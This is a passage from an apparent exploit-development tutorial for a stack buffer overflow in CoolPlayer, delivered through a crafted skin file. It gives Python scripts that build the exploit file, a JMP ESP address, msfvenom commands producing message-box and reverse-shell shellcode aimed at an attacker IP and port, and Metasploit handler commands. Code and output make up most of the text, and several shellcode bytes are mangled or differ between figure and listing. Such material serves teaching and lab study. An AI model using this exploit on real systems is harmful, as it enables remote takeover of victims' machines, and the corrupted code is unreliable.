
Figure 17: Results of using mona compare to check for bad characters

mona Memory comparison results		
Address	Status	Badchars
0x0011269c	Corruption after 41 bytes	00 0a 0d 2c 3d

0x00	null byte
0x0a	line feed
0x0d	carriage return
0x2c	,
0x3d	=

Table 1: Identified bad characters

Figure 18: Verifying there are no further bad characters



Address	Status	BadChars
0x0011269c	Unmodified	

3.1.4 Determining Maximum Payload Size and Relative Payload Location on the Stack

The last major information gathering phase of developing this exploit firstly involves checking how much space there is for payload data on the stack after the overwritten return address. Secondly, it must be determined where the top of the stack is in relation to the overwritten return address when the program crashes. While the top of the stack is often located directly after the return address due to the use of the **RET** instruction to pop the return address off the stack before jumping to it, this is not always the case.

For example, the **RET** instruction may be used with an optional argument, which specifies an additional number of bytes to increment the stack pointer by before jumping to the popped return address (Intel, 2016c). This allows arguments passed to the function to be de-allocated at the same time the function returns. In that case, the top of the stack would be separated from the return address by the number of bytes specified as an argument to the **RET** instruction. Since it is often the goal to have an executable payload located at the top of the stack, extra padding may be required between the return address and the payload to achieve this.

To gather the required information, first modify the Python script to include a large number of 'C' characters after the return address. Unfortunately, for large blocks of data, **mona compare** seems to fail with a **Python MemoryError**, so it cannot be used to automate the task of determining the available space for payloads. Analysis at this stage will thus have to involve manually viewing the stack, noting the start and end addresses of the block of 'C' characters, and determining whether this corresponds to the same size as expected. This new code is shown in Listing 6. Run this script and load the skin file into CoolPlayer, and when the program crashes, first examine the stack pane, as shown in Figure 19. The top of the stack, indicated by the highlighted line, points to the location directly after the return address.

Listing 6: Python code to assist checking for maximum payload size

```

1 num_chars = 1000
2 chars = 'C' * num_chars
3
4 offset = 1056
5 padding = 'A' * offset
6 ret_address = 'B' * 4
7 payload = padding + ret_address + chars
8
9 skin_file_text = ('[CoolPlayer Skin]'
10                  + "\n" + 'PlaylistSkin='
11                  + payload + "\n")
12
13 skin_file_name = 'exploit.ini'
14 with open(skin_file_name, 'w+') as f:
15     f.write(skin_file_text)

```

Figure 19: Locating the top of the stack relative to the return address

0011268C	41414141	AAAA
00112690	0044471E	GD. 1802565.0044471E
00112694	41414141	AAAA
00112698	42424242	BBBB
0011269C	43434343	CCCC
001126A0	43434343	CCCC
001126A4	43434343	CCCC
001126A8	43434343	CCCC
001126AC	43434343	CCCC
001126B0	43434343	CCCC


Having determined the location of the top of the stack relative to the return address, the block of 'C' characters can be examined to determine if it is intact. No character changes were noticed, and the address of the word after the last 'C' characters is 0x00112A84, as shown in Figure 20. Figure 19 has already revealed that the address of the top of the stack, and the start of the block of 'C' characters, is 0x0011269C. Subtracting the latter address from the former gives 0x3E8, or 1000, exactly as expected.

Figure 20: Checking whether a payload size of 1000 remains intact

00112A70	43434343	CCCC
00112A74	43434343	CCCC
00112A78	43434343	CCCC
00112A7C	43434343	CCCC
00112A80	43434343	CCCC
00112A84	CCCC0000	.1111
00112A88	CCCCCCCC	1111
00112A8C	CCCCCCCC	1111
00112A90	CCCCCCCC	1111
00112A94	CCCCCCCC	1111
00112A98	CCCCCCCC	1111

One thousand bytes is more than enough space for common payloads, but to determine the exact amount of space available, this process can be repeated with

Figure 21: Checking whether a payload size of 40000 remains intact



0011A250	43434343	CCCC
0011A254	43434343	CCCC
0011A258	43434343	CCCC
0011A25C	43434343	CCCC
0011A260	43434343	CCCC
0011A264	43434343	CCCC
0011A268	00000000
0011A26C	00000000
0011A270	00000000
0011A274	00000000
0011A278	00000000

larger numbers of characters until a discrepancy is detected. Having sent 40,000 'C' characters, the address after the final 'C' character should be 0x0011A268, as shown in Figure 21. Subtracting 0x0011269C from this value gives 0x7BCC, or 31,692. As such, this seems to be the maximum size for any executable payload stored after the overwritten return address, a very generous amount of space.

3.1.5 Sending and Executing Shellcode

At this stage, the ability to overwrite a saved return address has been verified, and various important details about the vulnerability have been gathered. It is now time to actually send an executable payload, or shellcode, and divert the program's flow to this payload.

The simplest way to do this in theory would be to place an executable payload right after the overwritten return address, and overwrite the return address with the payload's address. However, as was previously established while calculating the maximum payload size, the address of this payload would be 0x0011269C, which contains a null byte. If this address was included in the skin file, the program would stop reading once it reached the null byte. As a result, any shellcode following it would not be copied into the program's memory.

Fortunately, there is a simple solution to this problem. Since a payload placed directly after the return address would also be located at the top of the stack, an indirect method can be used. The return address can be overwritten with the address of a `JMP ESP` instruction in memory, so that execution is first redirected to this instruction. The `JMP ESP` instruction would then redirect execution again to the address contained in the ESP register, which would be the top of the stack and the location of the payload.

This technique depends on finding a `JMP ESP` instruction in CoolPlayer's memory, and one whose address does not contain any of the previously identified bad characters. Immunity Debugger and the `mona jmp` command can be used to search the memory of the program and any DLLs it has loaded for such an

Figure 22: JMP ESP instructions found my mona jmp

0BADF00D	[+] Results :	
1A484140	0x1a484140 : jmp esp	asciiprint,ascii {PAGE_EXECUTE_READ} [urlmon.dll] ASLR: false, Rebase: false, SafeSEH: true, OS: True
1A4877AC	0x1a4877ac : jmp esp	{PAGE_EXECUTE_READ} [urlmon.dll] ASLR: false, Rebase: false, SafeSEH: true, OS: True, v8.00.6001.14
7C86467B	0x7c86467b : jmp esp	{PAGE_EXECUTE_READ} [kernel32.dll] ASLR: false, Rebase: false, SafeSEH: true, OS: True, v5.1.2600.5512
77E9025B	0x77e9025b : jmp esp	{PAGE_EXECUTE_READ} [RPCRT4.dll] ASLR: false, Rebase: false, SafeSEH: true, OS: True, v5.1.2600.5512
1023EA6A	0x1023ea6a : jmp esp	{PAGE_EXECUTE_READ} [MSVCRTD.dll] ASLR: false, Rebase: false, SafeSEH: false, OS: False, v6.00.8168
5DD52F13	0x5dd52f13 : jmp esp	{PAGE_EXECUTE_READ} [iertutil.dll] ASLR: false, Rebase: false, SafeSEH: true, OS: True, v8.00.6001.14
5DD52F27	0x5dd52f27 : jmp esp	{PAGE_EXECUTE_READ} [iertutil.dll] ASLR: false, Rebase: false, SafeSEH: true, OS: True, v8.00.6001.14
5DD540C3	0x5dd540c3 : jmp esp	{PAGE_EXECUTE_READ} [iertutil.dll] ASLR: false, Rebase: false, SafeSEH: true, OS: True, v8.00.6001.14
5DD54BFB	0x5dd54bfb : jmp esp	{PAGE_EXECUTE_READ} [iertutil.dll] ASLR: false, Rebase: false, SafeSEH: true, OS: True, v8.00.6001.14
5DD554C7	0x5dd554c7 : jmp esp	{PAGE_EXECUTE_READ} [iertutil.dll] ASLR: false, Rebase: false, SafeSEH: true, OS: True, v8.00.6001.14
5DD568C7	0x5dd568c7 : jmp esp	{PAGE_EXECUTE_READ} [iertutil.dll] ASLR: false, Rebase: false, SafeSEH: true, OS: True, v8.00.6001.14
5DD5943F	0x5dd5943f : jmp esp	{PAGE_EXECUTE_READ} [iertutil.dll] ASLR: false, Rebase: false, SafeSEH: true, OS: True, v8.00.6001.14
5DD59A7B	0x5dd59a7b : jmp esp	{PAGE_EXECUTE_READ} [iertutil.dll] ASLR: false, Rebase: false, SafeSEH: true, OS: True, v8.00.6001.14
5DE39DFF	0x5de39dff : jmp esp	{PAGE_EXECUTE_READ} [iertutil.dll] ASLR: false, Rebase: false, SafeSEH: true, OS: True, v8.00.6001.14
5DE3A23F	0x5de3a23f : jmp esp	{PAGE_EXECUTE_READ} [iertutil.dll] ASLR: false, Rebase: false, SafeSEH: true, OS: True, v8.00.6001.14
5DE3ABDF	0x5de3abdf : jmp esp	{PAGE_EXECUTE_READ} [iertutil.dll] ASLR: false, Rebase: false, SafeSEH: true, OS: True, v8.00.6001.14
5DE3F20F	0x5de3f20f : jmp esp	{PAGE_EXECUTE_READ} [iertutil.dll] ASLR: false, Rebase: false, SafeSEH: true, OS: True, v8.00.6001.14
5DE4275F	0x5de4275f : jmp esp	{PAGE_EXECUTE_READ} [iertutil.dll] ASLR: false, Rebase: false, SafeSEH: true, OS: True, v8.00.6001.14
5DE42B0F	0x5de42b0f : jmp esp	{PAGE_EXECUTE_READ} [iertutil.dll] ASLR: false, Rebase: false, SafeSEH: true, OS: True, v8.00.6001.14
5DE4316F	0x5de4316f : jmp esp	{PAGE_EXECUTE_READ} [iertutil.dll] ASLR: false, Rebase: false, SafeSEH: true, OS: True, v8.00.6001.14
0BADF00D	... Please wait while I'm processing all remaining results and writing everything to file...	

instruction. Load CoolPlayer into Immunity Debugger and run the program with F9 so that it can load any DLLs it requires. Then enter the command in Listing 7 into the command bar and press Return to run it. The `-cpb` option is used to specify bad characters that should not be present in the address of the target instruction, and the `-r` option specifies to the target register of the desired JMP instruction, which in this case is ESP.

Listing 7: Mona command to search for a JMP ESP instruction


```
1 !mona jmp -cpb '\x00\x0a\x0d\x2c\x3d' -r esp
```

This command may take a few moments to finish searching the program's memory. Open the Log window with Alt+L to view the command's progress and results. Once finished, it should display some of the suitable addresses it has discovered, as shown in Figure 22. The third instruction found, highlighted in Figure 22, seems to be a good candidate. It is present in a core Windows DLL, `kernel32.dll`, and is located in an executable memory page. The address of this instruction is `0x7C86467B`.

To test this, the Python script should be modified as shown in Listing 8. This script generates the required padding of 1056 characters, followed by the address of the identified JMP ESP instruction, `0x7C86467B`. The `struct.pack` function is used to covert the address to little endian format. Endianness refers to the way bytes are ordered in multi-byte numeric values, such as four-byte addresses. In big endian format, the most significant byte comes first (at the lowest address), while in little endian, the format used in x86 processors, the least significant byte comes first (Barr, 2002). Since the address is written with the most significant byte first in the Python script - this format makes the most sense to humans - it needs to be altered in preparation for being input into CoolPlayer.

The script then generates one byte of 'shellcode' with the value `0xCC`, and places this directly after the return address. This byte is an INT3 or Interrupt 3 instruction, a software breakpoint (Intel, 2016e). If execution is successfully redirected to this location, the program should pause upon executing a break-

Figure 23: Message showing program has paused at the INT3 instruction



point instruction.

Listing 8: Python code for diverting execution to shellcode

```

1 import struct
2
3 offset = 1056
4 padding = 'A' * offset
5
6 ret_address = struct.pack('<I', 0x7C86467B)
7
8 shellcode = "\xCC"
9
10 payload = padding + ret_address + shellcode
11
12 skin_file_text = ('[CoolPlayer Skin]'
13                  + "\n" + 'PlaylistSkin='
14                  + payload + "\n")
15
16 skin_file_name = 'exploit.ini'
17 with open(skin_file_name, 'w+') as f:
18     f.write(skin_file_text)

```

Run this code and open the generated skin file in CoolPlayer running in Immunity, and the program should pause with the message shown in Figure 23. This reveals that the program’s execution was successfully directed to the simple shellcode.

To create a slightly more sophisticated proof-of-concept, the Metasploit Framework’s `msfvenom` command can be used to generate some simple shellcode. On Kali Linux, run the command in Listing 9 to generate some shellcode ready for inclusion in a Python script. This command has a variety of important options. First, the `-p` switch specifies the payload, which is `windows/messagebox` in this case. The `-a` option specifies the target processor architecture, while `--platform` indicates the operating system. The `-b` option lists each of the relevant bad characters which should not be included, while the `-f` switch instructs `msfvenom` to format the payload as a Python variable. Finally, the `-v` option specifies the name of this Python variable.

The output of this command, shown in Figure 24, shows that a payload was successfully generated and encoded with the Shikata-Ga-Nai encoder, one of the most highly regarded shellcode encoders used to avoid bad characters and prevent detection by antivirus systems (Miller, Reese and Carr, 2019). This

Figure 24: Using `msfvenom` to generate shellcode

```
kali@grond:~$ msfvenom -p windows/messagebox -a x86 --platform windows -b '\x00\x0a\x0d\x2c\x3d' -f python -v shellcode
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 299 (iteration=0)
x86/shikata_ga_nai chosen with final size 299
Payload size: 299 bytes
Final size of python file: 1689 bytes
shellcode = b""
shellcode += b"\xba\xd4\xb5\xd6\xe1\xda\xc0\xd9\x74\x24\xf4"
shellcode += b"\x5d\x29\xc9\xb1\x45\x31\x55\x12\x03\x55\x12"
shellcode += b"\x83\x39\x49\x8f\x14\x18\x59\xcb\x0e\xee\xba"
shellcode += b"\x18\x81\xdc\x71\x97\xd3\x29\x11\xd3\x65\x99"
shellcode += b"\x51\x95\x89\x52\x13\x46\x19\x22\xd4\xfd\x63"
shellcode += b"\x8a\x6f\x37\xa4\x85\x77\x4d\x27\x40\x89\x7c"
shellcode += b"\x38\x93\xe9\xf5\xab\x77\xce\x82\x71\x4b\x85"
shellcode += b"\xc1\x51\xcb\x98\x03\x2a\x61\x83\x58\x77\x55"
shellcode += b"\xb2\xb5\xb6\xa1\xfd\xc2\x58\x42\xfc\x3a\x91"
shellcode += b"\xab\xce\x02\x2e\xff\xb5\x43\xbb\xfa\x74\x8c"
shellcode += b"\x49\x07\x0b\xf8\xa6\x3c\x42\xdb\x6e\x37\x5b"
shellcode += b"\xa8\x35\x93\x9a\x44\xaf\x50\x90\xd1\xbb\x3c"
shellcode += b"\xb5\xe4\x50\x4b\xc1\x6d\xa7\xa3\x43\x35\x8c"
shellcode += b"\x2f\x35\x75\x7e\x47\x9c\xad\xfa\x6b\x57\x8f"
shellcode += b"\x61\xb2\x26\x1e\x9e\x98\x5e\x81\xa1\xe3\x60"
shellcode += b"\x37\x18\x1f\x24\x36\x7b\xfd\x29\x40\x67\x25"
shellcode += b"\x9c\xa6\x16\xda\xdf\x8c\xae\x61\x28\x5f\xdd"
shellcode += b"\x05\x08\xde\x75\xe6\x7a\xce\xe1\x60\x0e\x7d"
shellcode += b"\x8f\x02\xc0\x5a\xc7\xbe\x04\x57\x51\xd8\x13"
shellcode += b"\x98\x34\x20\x15\xa4\xe7\x93\x8d\x8b\x45\x5f"
shellcode += b"\x4a\xd7\x71\xcd\xbd\x7b\x86\x0e\xc2\x20\x16"
shellcode += b"\x88\x65\x91\x80\x09\xf1\xb4\x12\xa1\xb0\x53"
shellcode += b"\xe0\x42\x7a\x47\x8e\xf8\x58\x7d\x06\x3c\x9"
shellcode += b"\xd9\x38\xc3\x29\xb2\x75\x50\x6c\x63\xee\x24"
shellcode += b"\x1f\x0e\xce\xa0\xb0\xfc\x2e\x50\x27\xb5\x4b"
shellcode += b"\xfa\xdb\x74\x5d\x8a\xe8\x53\x4d\x03\x91\xaa"
shellcode += b"\xbf\x41\x01\x9c\x6d\x9a\x75\x2f\x52\x34\x89"
shellcode += b"\x05\x5a"
```

also reveals that the shellcode is 299 bytes long - well under the maximum size.

Listing 9: `msfvenom` command to generate messagebox shellcode

```
1 msfvenom -p windows/messagebox -a x86 --platform windows -b '\x00\x0a\x0d\x2c\x3d' -f python -v shellcode
```

This shellcode can now be copied into the Python script, replacing the previous shellcode variable, as shown in Listing 10. One more modification must be made to allow this shellcode to work, however. A number of NOPs or no-operation instructions, which are represented by a byte with value `0x90`, must be placed before the shellcode. As the name implies, the CPU will not perform any operation when executing these instructions, but simply move on to the next instruction (Intel, 2016f). NOPs are often used when the location of the shellcode cannot be completely determined beforehand. As long as execution jumps to somewhere within the sequence of NOPs - often called a NOP sled - execution will continue through the rest of the NOPs and on to the actual shellcode.

However, in this case, NOPs are required because the Shikata-Ga-Nai decoder stub will write some data to the top part of the stack when decoding the shellcode (Miller, Reese and Carr, 2019). If no NOPs are included, this data will overwrite some of the shellcode itself. A buffer of NOPs separating the actual shellcode from the top of the stack will not hamper the execution of the shellcode, and they can safely be overwritten once execution reaches the actual

shellcode without any adverse effects. In this example, 32 NOPs are used, which should provide plenty of space for the shellcode to function correctly.

Listing 10: Python code including messagebox shellcode

```

1 import struct
2
3 offset = 1056
4 padding = 'A' * offset
5
6 ret_address = struct.pack('<I', 0x7C86467B)
7
8 shellcode = b""
9 shellcode += b"\xba\xd4\xb5\x6d\xe1\xda\xc0\xd9\x74\x24\xf4"
10 shellcode += b"\x5d\x29\xc9\xb1\x45\x31\x55\x12\x03\x55\x12"
11 shellcode += b"\x83\x39\x49\x8f\x14\x18\x59\xcb\x0e\xee\xba"
12 shellcode += b"\x18\x81\xdc\x71\x97\xd3\x29\x11\xd3\x65\x99"
13 shellcode += b"\x51\x95\x89\x52\x13\x46\x19\x22\xd4\xfd\x63"
14 shellcode += b"\x8a\x6f\x37\xa4\x85\x77\x4d\x27\x40\x89\x7c"
15 shellcode += b"\x38\x93\xe9\xf5\xab\x77\xce\x82\x71\x4b\x85"
16 shellcode += b"\xc1\x51\xcb\x98\x03\x2a\x61\x83\x58\x77\x55"
17 shellcode += b"\xb2\xb5\x6b\xa1\xfd\xc2\x58\x42\xfc\x3a\x91"
18 shellcode += b"\xab\xce\x02\x2e\xff\xb5\x43\xbb\xf8\x74\x8c"
19 shellcode += b"\x49\x07\xb0\xf8\xa6\x3c\x42\xdb\x6e\x37\x5b"
20 shellcode += b"\xa8\x35\x93\x9a\x44\xaf\x50\x90\xd1\xbb\x3c"
21 shellcode += b"\xb5\xe4\x50\x4b\xc1\x6d\xa7\xa3\x43\x35\x8c"
22 shellcode += b"\x2f\x35\x75\x7e\x47\x9c\xad\xf6\xb2\x57\x8f"
23 shellcode += b"\x61\xb2\x26\x1e\x9e\x98\x5e\x81\xa1\xe3\x60"
24 shellcode += b"\x37\x18\x1f\x24\x36\x7b\xfd\x29\x40\x67\x25"
25 shellcode += b"\x9c\xa6\x16\xda\xdf\xc8\xae\x61\x28\x5f\xdd"
26 shellcode += b"\x05\x08\xde\x75\xe6\x7a\xce\xe1\x60\x0e\x7d"
27 shellcode += b"\x8f\x02\xc0\x5a\xc7\xbe\x04\x57\x51\xd8\x13"
28 shellcode += b"\x98\x34\x20\x15\xa4\xe7\x93\x8d\x8b\x45\x5f"
29 shellcode += b"\x4a\xd7\x71\xcd\xbd\xb7\x86\x0e\xc2\x20\x16"
30 shellcode += b"\x88\x65\x91\x80\x09\xf1\xb4\x12\xa1\xb0\x53"
31 shellcode += b"\xe0\x42\x7a\x47\xe8\xf8\x58\x7d\x06\xe3\xc9"
32 shellcode += b"\xd9\x38\xc3\x29\xb2\x75\x50\x6c\x63\xee\x24"
33 shellcode += b"\x1f\x0e\xce\xa0\xb0\xfc\x2e\x56\x27\xb5\x4b"
34 shellcode += b"\xfa\xdb\x74\x5d\x8a\x68\x53\x4d\x03\x91\xaa"
35 shellcode += b"\xbf\x41\x01\x9c\x6d\x9a\x75\x2f\x52\x34\x89"
36 shellcode += b"\x05\x5a"
37
38 nops = "\x90" * 32
39
40 payload = padding + ret_address + nops + shellcode
41
42 skin_file_text = ('[CoolPlayer Skin]'
43                  + "\n" + 'PlaylistSkin='
44                  + payload + "\n")
45
46 skin_file_name = 'exploit.ini'
47 with open(skin_file_name, 'w+') as f:
48     f.write(skin_file_text)

```

Run this code to generate a new skin file and load it into CoolPlayer running in Immunity. As soon as it is loaded, a dialog box should appear as shown in

Figure 25: Successful execution of the messagebox payload




Figure 25. This provides a simple proof-of-concept showing that execution can be redirected to some arbitrary code which has been input into the program.

3.1.6 Using Shellcode to Gain a Remote Shell

The penultimate stage in this first part involves the use of some more sophisticated shellcode to gain a remote command shell. Despite being much more useful than a dialog box, the process of generating such shellcode is very similar.

Use the command in Listing 11 to generate some shellcode which will create a reverse shell, one that connects back to the attacker's machine. A reverse shell is often used as making an outbound connection is less likely to be blocked by antivirus or a firewall than opening a port to listen on (Miller, 2019). Since the payload connects back to the attacker's machine, the IP address and port to connect to must be specified in the `LHOST` and `LPORT` environment variables, respectively. `LHOST` should be set to the IP address of the Kali Linux machine used to generate the shellcode. All of the other parameters (aside from the payload) are the same as for the message box shellcode.

Listing 11: `msfvenom` command to generate reverse command shell shellcode

```
1 msfvenom -p windows/shell-reverse-tcp -a x86 --platform windows -b
  '\x00\x0a\x0d\x2c\x3d' -f python -v shellcode LHOST
  =192.168.133.129 LPORT=4455
```

The generated payload should be automatically encoded with the Shikata-Ga-Nai encoder and come to 351 bytes, as shown in Figure 26. Copy this variable into the Python script to replace the previous shellcode variable, as shown in Listing 12. Run this script to generate a new skin file, but before loading it into CoolPlayer, the Kali machine needs to be set up to accept the incoming

connection.

Figure 26: Using msfvenom to generate reverse shell shellcode

```
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1965 bytes
shellcode = b""
shellcode += b"\xbb\x68\x18\x35\x39\xdb\xd7\xd9\x74\x24\xf4"
shellcode += b"\x5d\x29\xc9\xb1\x52\x31\x5d\x12\x03\x5d\x12"
shellcode += b"\x83\xad\x1c\xd7\xcc\xd1\xf5\x95\x2f\x29\x06"
shellcode += b"\xfa\xa6\xcc\x37\x3a\xdc\x85\x68\x8a\x96\xcb"
shellcode += b"\x84\x61\xfa\xff\x1f\x07\xd3\xf0\xa8\xa2\x05"
shellcode += b"\x3f\x28\x9e\x76\x5e\xaa\xdd\xaa\x80\x93\x2d"
shellcode += b"\xbf\xcl\xd4\x50\x32\x93\x8d\x1f\xe1\x03\xb9"
shellcode += b"\x6a\x3a\xa8\xf1\x7b\x3a\x4d\x41\x7d\x6b\xc0"
shellcode += b"\xd9\x24\xab\xe3\x0e\x5d\xe2\xfb\x53\x58\xbc"
shellcode += b"\x70\xa7\x16\x3f\x50\xf9\xd7\xec\x9d\x35\x2a"
shellcode += b"\xec\xda\xf2\xd5\x9b\x12\x01\x6b\x9c\xe1\x7b"
shellcode += b"\xb7\x29\xf1\xdc\x3c\x89\xdd\xdd\x91\x4c\x96"
shellcode += b"\xd2\x5e\x1a\xf0\xf6\x61\xcf\x8b\x03\xe9\xee"
shellcode += b"\x5b\x82\xa9\xd4\xf7\xce\x6a\x74\x26\xaa\xdd"
shellcode += b"\x89\x38\x15\x81\x2f\x33\xb8\xd6\x5d\x1e\x5d"
shellcode += b"\x1b\x6c\xa0\x25\x34\xe7\xd3\x17\x9b\x53\x7b"
shellcode += b"\x14\x54\x7a\x7c\x5b\x4f\x3a\x12\xa2\x70\x3b"
shellcode += b"\x3b\x61\x24\x6b\x53\x40\x45\xe0\xa3\x6d\x90"
shellcode += b"\xa7\xf3\xcl\x4b\x08\xa3\xa1\x3b\xe0\xa9\x2d"
shellcode += b"\x63\x10\xd2\xe7\x0c\xbb\x29\x60\xf3\x94\xb4"
shellcode += b"\xf1\x9b\xe6\xb6\xe0\x3c\x6e\x50\x68\xd3\x26"
shellcode += b"\xcb\x05\x4a\x63\x87\xb4\x93\xb9\xe2\xf7\x18"
shellcode += b"\x4e\x13\xb9\xe8\x3b\x07\x2e\x19\x76\x75\xf9"
shellcode += b"\x26\xac\x11\x65\xb4\x2b\xe1\xe0\xa5\xe3\xb6"
shellcode += b"\xa5\x18\xfa\x52\x58\x02\x54\x40\xa1\x2d\x9f"
shellcode += b"\xc0\x7e\x27\x21\xc9\xf3\x13\x05\xd9\xcd\x9c"
shellcode += b"\x01\x8d\x81\xca\xdf\x7b\x64\xa5\x91\x5d\x3e"
shellcode += b"\x1a\x78\xb1\xc7\x50\xbb\xc7\xc7\xbc\x4d\x27"
shellcode += b"\x79\x69\x08\x58\xb6\xfd\x9c\x21\xaa\x9d\x63"
shellcode += b"\xf8\x6e\xad\x29\xa0\xc7\x26\xf4\x31\x5a\x2b"
shellcode += b"\x07\xec\x99\x52\x84\x04\x62\xa1\x94\x6d\x67"
shellcode += b"\xed\x12\x9e\x15\x7e\xf7\xa0\x8a\x7f\xd2"
```

Listing 12: Python script including reverse shell shellcode

```
1
2 import struct
3
4 offset = 1056
5 padding = 'A' * offset
6
7 ret_address = struct.pack('<I', 0x7C86467B)
8
9 shellcode = b""
10 shellcode += b"\xbb\x68\x18\x35\x39\xdb\xd7\xd9\x74\x24\xf4"
11 shellcode += b"\x5d\x29\xc9\xb1\x52\x31\x5d\x12\x03\x5d\x12"
12 shellcode += b"\x83\xad\x1c\xd7\xcc\xd1\xf5\x95\x2f\x29\x06"
13 shellcode += b"\xfa\xa6\xcc\x37\x3a\xdc\x85\x68\x8a\x96\xcb"
14 shellcode += b"\x84\x61\xfa\xff\x1f\x07\xd3\xf0\xa8\xa2\x05"
15 shellcode += b"\x3f\x28\x9e\x76\x5e\xaa\xdd\xaa\x80\x93\x2d"
16 shellcode += b"\xbf\xcl\xd4\x50\x32\x93\x8d\x1f\xe1\x03\xb9"
17 shellcode += b"\x6a\x3a\xa8\xf1\x7b\x3a\x4d\x41\x7d\x6b\xc0"
18 shellcode += b"\xd9\x24\xab\xe3\x0e\x5d\xe2\xfb\x53\x58\xbc"
19 shellcode += b"\x70\xa7\x16\x3f\x50\xf9\xd7\xec\x9d\x35\x2a"
20 shellcode += b"\xec\xda\xf2\xd5\x9b\x12\x01\x6b\x9c\xe1\x7b"
21 shellcode += b"\xb7\x29\xf1\xdc\x3c\x89\xdd\xdd\x91\x4c\x96"
22 shellcode += b"\xd2\x5e\x1a\xf0\xf6\x61\xcf\x8b\x03\xe9\xee"
23 shellcode += b"\x5b\x82\xa9\xd4\xf7\xce\x6a\x74\x26\xaa\xdd"
24 shellcode += b"\x89\x38\x15\x81\x2f\x33\xb8\xd6\x5d\x1e\x5d"
25 shellcode += b"\x1b\x6c\xa0\x25\x34\xe7\xd3\x17\x9b\x53\x7b"
26 shellcode += b"\x14\x54\x7a\x7c\x5b\x4f\x3a\x12\xa2\x70\x3b"
```

```

27 shellcode += b"\x3b\x61\x24\x6b\x53\x40\x45\xe0\xa3\x6d\x90"
28 shellcode += b"\xa7\xf3\xc1\x4b\x08\xa3\xa1\x3b\xe0\xa9\x2d"
29 shellcode += b"\x63\x10\xd2\xe7\x0c\xbb\x29\x60\xf3\x94\xb4"
30 shellcode += b"\xf1\x9b\xe6\xb6\xe0\x3c\x6e\x50\x68\xd3\x26"
31 shellcode += b"\xcb\x05\x4a\x63\x87\xb4\x93\xb9\xe2\xf7\x18"
32 shellcode += b"\x4e\x13\xb9\xe8\x3b\x07\xe1\x19\x76\x75\xf9"
33 shellcode += b"\x26\xac\x11\x65\xb4\x2b\xe1\xe0\xa5\xe3\xb6"
34 shellcode += b"\xa5\x18\xfa\x52\x58\x02\x54\x40\xa1\xd2\x9f"
35 shellcode += b"\xc0\x7e\x27\x21\xc9\xf3\x13\x05\xd9\xcd\x9c"
36 shellcode += b"\x01\x8d\x81\xca\xdf\x7b\x64\xa5\x91\xd5\x3e"
37 shellcode += b"\x1a\x78\xb1\xc7\x50\xbb\xc7\xc7\xbc\x4d\x27"
38 shellcode += b"\x79\x69\x08\x58\xb6\xfd\x9c\x21\xaa\x9d\x63"
39 shellcode += b"\xf8\x6e\xad\x29\xa0\xc7\x26\xf4\x31\x5a\x2b"
40 shellcode += b"\x07\xec\x99\x52\x84\x04\x62\xa1\x94\x6d\x67"
41 shellcode += b"\xed\x12\x9e\x15\x7e\xf7\xa0\x8a\x7f\xd2"
42
43 nops = "\x90" * 32
44
45 payload = padding + ret_address + nops + shellcode
46
47 skin_file_text = ('[CoolPlayer Skin] '
48                  + "\n" + 'PlaylistSkin='
49                  + payload + "\n")
50
51 skin_file_name = 'exploit.ini'
52 with open(skin_file_name, 'w+') as f:
53     f.write(skin_file_text)

```

Start the Metasploit Framework Console with the command `msfconsole`, and then enter the commands in Listing 13. The first command selects the general-purpose 'exploit' used to catch reverse shell connections. The second command sets the payload to match the one generated with `msfvenom`, and the next two set the `LHOST` and `LPORT` variables, which should be the IP address of the current Kali machine and the port specified in the previous `msfvenom` command, respectively. Finally, the `run` command starts the listener, as shown in Figure 27.

Listing 13: Metasploit console commands to prepare for reverse shell connection

```

1 use exploit/multi/handler
2 set payload windows/shell_reverse_tcp
3 set LHOST 192.168.133.129
4 set LPORT 4455
5 run

```

